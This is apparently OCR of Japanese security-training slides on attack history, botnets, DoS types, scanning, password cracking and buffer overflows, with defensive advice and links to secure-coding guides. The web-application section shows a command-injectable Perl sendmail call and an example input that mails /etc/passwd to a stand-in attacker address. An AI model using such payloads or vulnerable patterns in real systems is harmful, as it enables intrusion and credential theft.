
1. 攻撃手法の変遷
技術は活用される: 進化するDDoS攻撃
攻撃管理形態: 水平型

名称	特徴
MS-Blaster **2003年8月**	攻撃管理形態: 水平型 攻撃エージェントのインストール: 脆弱性の利用した自動インストール 攻撃対象指定: ドメイン名 攻撃トリガ: 時刻 攻撃機能更新: なし 
Doomjuice **2004年2月**	攻撃管理形態: 水平型 攻撃エージェントのインストール: バックドアを利用した自動インストール 攻撃対象指定: ドメイン名 攻撃トリガ: 時刻 攻撃機能更新: なし 


⇒ボットネット: 攻撃エージェント(ボット)配備系に活用

1. 攻撃手法の変遷
技術は活用される: 進化するDDoS攻撃
組織化された攻撃態勢へと進化: ボットネット(Botnet)

- ボット: 外部からの命令に従って何らかの悪質な動作をするプログラム
- ボットネット: IRCなどの通信チャネルにより制御されたボット群
- Telecom-ISAC Japanの「ボットネット実態把握プロジェクト」調査結果によれば、
  - 40～50人に「ひとり」の割合でボットに感染
  - 未対策PCをネットに繋ぐと4分で感染
  - ボットに占領されている帯域は日本だけで数Gbps



@police: ボットネット（botnet）に注意
http://www.cyberpolice.go.jp/detect/pdf/H170127_botnet.pdf
Telecom-ISAC Japan
https://www.telecom-isac.jp/



不正アクセス活動の現状

1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

脆弱性データベース

4. 脆弱性対応とインシデント対応
5. 対策のための情報収集


2. インシデントの変遷
1990年以前～1990年代前半
インターネット商用化前

1970年	Bob ThomasによるARPAネットでのワーム「Creeper」
1970年末	ゼロックスパルアルト研究所での実験ワーム 「Creeper, Vampire等」
1981年	最初のコンピュータウイルス「Elk Cloner」
1984年	Fred Cohen、コンピュータウイルスの定義提唱
1986年	パキスタンブレインウイルス
1987年	最初のトロイの木馬「PC-Write」
1987年	エルサレムウイルス
1988年	国内最初のコンピュータウイルス
1988年12月	インターネットワーム事件 ⇒バッファオーバーフロー攻撃などサーバの脆弱性を利用
1991年01月	Berferd事件 (AT&T研究所)
1992年	ミケランジェロウイルス
1992年	ポリモーフィックウイルス
1994年	最初のHOAXウイルス「Goodtimes」
1994年02月	パスワード大量盗難 ⇒パケットモニタリングによる認証情報の盗聴
1995年01月	ケビン・ミトニック事件 ⇒IPアドレスの偽造によるコネクションハイジャック
1995年	最初のマクロウイルス「Concept」

2. インシデントの変遷 1990年代後半～2000年代前半 Melissaウイルス出現後から時差なしの世代へ

1996年08月	米国司法省Webページの書き換え
	⇒WWWの普及に伴うセキュリティホールの顕在化
1996年09月	PANIXへのDoS攻撃
	⇒パケットレベルのDoS攻撃の出現
1997年08月	Web cgi-binプログラムへの攻撃
	⇒脆弱性探査ツールの高度化
1999年03月	Melissaウイルス
	⇒ソシアルエンジニアリング攻撃の併用
1999年05月	米政府関連Webサイトの書き換え
2000年01月	官公庁関連Webサイトの書き換え
2000年02月	米国有名サイトへのDDoS攻撃
	⇒DDoS(Distributed Denial of Service)攻撃の出現
2000年05月	LoveLetterウイルス
2001年02月	国内複数Webサイトの書き換え
2001年05月	sadmind/IISワーム
	⇒サーバの脆弱性を攻略する
2001年07,08月	CodeRed ワーム
	⇒サーバの脆弱性を攻略する
2001年07月	Sircumウイルス
2001年09月	Nimdaワーム
	⇒サーバ/クライアントの脆弱性を攻略する


脆弱性に伴うインシデントが日本で多発するまでに時差あり



マルウェア (不正アクセス型 ウイルス)の世代へ

時差なしの世代へ

2. インシデントの変遷
時代とともに移り変わりが見られる。。。
「利用形態の変化」＝「インシデントに伴う影響の変化」



2. インシデントの変遷
インシデント対処の変化
事後処理を中心とした対応から「被害を如何に予防するか」へ

	2000年前後	2003年以降
インシデント (セキュリティ事故)は…	事後処理を中心とした対応	「被害を如何に予防するか」を 中心とした対応
	サイトへの不正侵入 Webサイトの書き換え	悪性スパム、フィッシング、ネットワークワーム、DDoS攻撃
ITの利用度(依存度)は…	ビジネスでの使い始め	社会インフラ
インシデントの影響は…	経済活動等への影響小	影響規模大 各種業務等全般の損失化
インシデントの対処は…	局所的な被害 単独組織での対処	広範囲に渡る被害 複数組織での共同対処

不正アクセス活動の現状

1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

脆弱性データベース


4. 脆弱性対応とインシデント対応
5. 対策のための情報収集

3. 不正アクセスに関する理解を深める
不正アクセス形態の分類
①攻撃対象別、②攻撃段階別、③攻撃形態別

不正アクセスの特徴、脅威や対処方法を把握するには、TCP/IPの通信層、アプリケーションプログラム、データやユーザなどの攻撃対象毎に分類したり、情報収集段階、攻撃段階、占領段階のように侵入活動のフェーズ毎に分類したり、コンピュータに侵入することを必要とする攻撃活動か否かの攻撃形態毎に分類するなどさまざまな観点から分類していくと良い。

①攻撃対象別: TCP/IP、アプリケーション、データ、ユーザなど
②攻撃段階別: 活動段階は「情報収集」「攻撃」「占領」の3つの段階に分かれる。
③攻撃形態別: ローカル/リモート、内部型/外部型、能動型/受動型の視点でも
分類することができる。

攻撃対象別の場合、攻撃対象は物理的な装置、TCP/IP、アプリケーション、データ、ユーザと多岐に渡る。



3. 不正アクセスに関する理解を深める ①攻撃対象別 パケットモニタリング、スキャンニング


パケットモニタリング（別名：スニファリング)


ネットワークを平文で流れるアカウント名、パスワードデータが盗聴の対象。
LAN(Ethernet)用のパケットモニタプログラムを使用する。
ただし、最近は、無線LANのWEP(Wired Equivalent Privacy)などの
暗号通信データも攻撃対象となりつつある。

スキャンニング

メッセージの応答を基に、計算機上のサービスの実行状況を探査する行為

TCPスキャン	TCPコネクション確立を実施
ハーフオープンスキャン	TCPコネクション確立を途中まで実施
ステルススキャン	FINフラグなどを立てたTCPパケットを送付
UDP スキャン	UDPパケットを送付し、エラー通知を確認





Ethereal: A Network Protocol Analyzer
http://www.ethereal.com/
Nmap - Free Security Scanner For Network Exploration & Security Audits.
http://www.insecure.org/nmap/

3. 不正アクセスに関する理解を深める ①攻撃対象別 DoS(Denial of Service) 攻撃

DoS(Denial of Service) 攻撃

サービス使用不能攻撃であり、サービスそのものを使用できなくすること

Email bombing (電子メール爆弾)
電子メールの繰り返し送付、電子メールの大量送付


UDP Echo Flooding
UDPのEcho(7)とChargen(19)を指定した偽造パケットでループ作成する。

TCP SYN Flooding
TCPコネクション確立(TCP SYN)パケットの大量送付

LAND
発信元IPアドレス／ポート番号と宛先IPアドレス／ポート番号とを
同じに設定したSYNパケットを送信する

Hostile Applet
WWWクライアントのメモリ、CPUを浪費するアプレット　など

UDP Echo Flooding




3. 不正アクセスに関する理解を深める ①攻撃対象別 DDoS(Distributed DoS) 攻撃

DDoS(Distributed DoS) 攻撃

多数サイトにDoS攻撃用エージェントを分散配置する。
エージェントを制御しながら攻撃を実施する。
著名なDDoSツール: Trinoo(Trin00)、TFN（Tribe Flood Network),
TFN2K（TFN2000), stacheldraht, trinity

対策
＋ソースアドレスが詐称されたパケットやブロードキャストパケットを拒否する
＋不必要なICMPパケット、UDPパケットやSYN パケットを拒否する
＋踏み台にされないよう脆弱性を除去する




Dos/DDoS対策について
http://www.cyberpolice.go.jp/server/rd_env/index.html

3. 不正アクセスに関する理解を深める ①攻撃対象別 パスワードクラッキング

不正アクセスは貧弱なパスワードにより引き起こされているとも言われている。
なぜそのような簡単な処理が利用されているのか？
→操作が簡単で、安価かつハードウェアやOSに関わらず適用可能である。
→誰もが理解でき、実施するために管理者を必要としない。

パスワードクラッキング

＋単語リストから、順次単語をパスワード処理に送る。
＋その結果を暗号化されたパスワードと比較する。
→合致しなければ次の単語を試みる
→合致すればパスワードはクラックできたとみなし、
平文の単語(パスワード)を別のファイルに記録する




3. 不正アクセスに関する理解を深める ①攻撃対象別 スタックオーバーフロー

スタックオーバーフロー

バッファオーバーフローの形態のひとつである。
プログラムの用意した領域を越えて、データの書き込みを行うと共に、
書き込んだ悪意あるコードを実行する。結果として、DoS状態に陥ったり、
任意のプログラムを実行されてしまう。

システム管理者の対策
　修正プログラム適用により脆弱性を除去する。
プログラム開発者の対策
　プログラムコーディング時に、用意した領域を越えて書き込みが
　起こらないよう留意する。



セキュア・プログラミング講座　バッファオーバーラン ～その1・こうして起こる～
http://www.ipa.go.jp/security/awareness/vendor/programming/b06_01.html

3. 不正アクセスに関する理解を深める ①攻撃対象別 Webアプリケーションの攻略

Webアプリケーション作成時の留意事項

サイトやサーバ情報を提供しないこと
ユーザが入力するデータサイズを決めつけないこと
ユーザが入力するデータを確認しないで処理しないこと

Webアプリケーションの攻略

宛先を指定すると電子メールを送信するプログラムを想定する。

```
$mailto = &get_name_from_input; # read the address from form
open (MAIL,"| /usr/lib/sendmail $mailto");
print MAIL "To:$mailto¥nFrom: me¥n¥nHi there!¥n";
close MAIL;
```

普通のユーザは、宛先としてメールアドレス(nobody@nowhere.com)のみを指定する。
悪いユーザは、宛先にいろいろデータを指定する。
例えば、宛先として下記のデータを指定したとすると、

nobody@nowhere.com;mail badguys@hell.org</etc/passwd;

open()関数では、2つのコマンドを実行してしまう。

/usr/lib/sendmail nobody@nowhere.com; ←― ― 正規のメール送信処理
mail badguys@hell.org</etc/passwd; ←― ― パスワードファイルの送信処理

セキュア・プログラミング講座 WEBプログラマコース Perl の危険な関数
http://www.ipa.go.jp/security/awareness/vendor/programming/a04_02.html

3. 不正アクセスに関する理解を深める ①攻撃対象別 Webアプリケーションの攻略

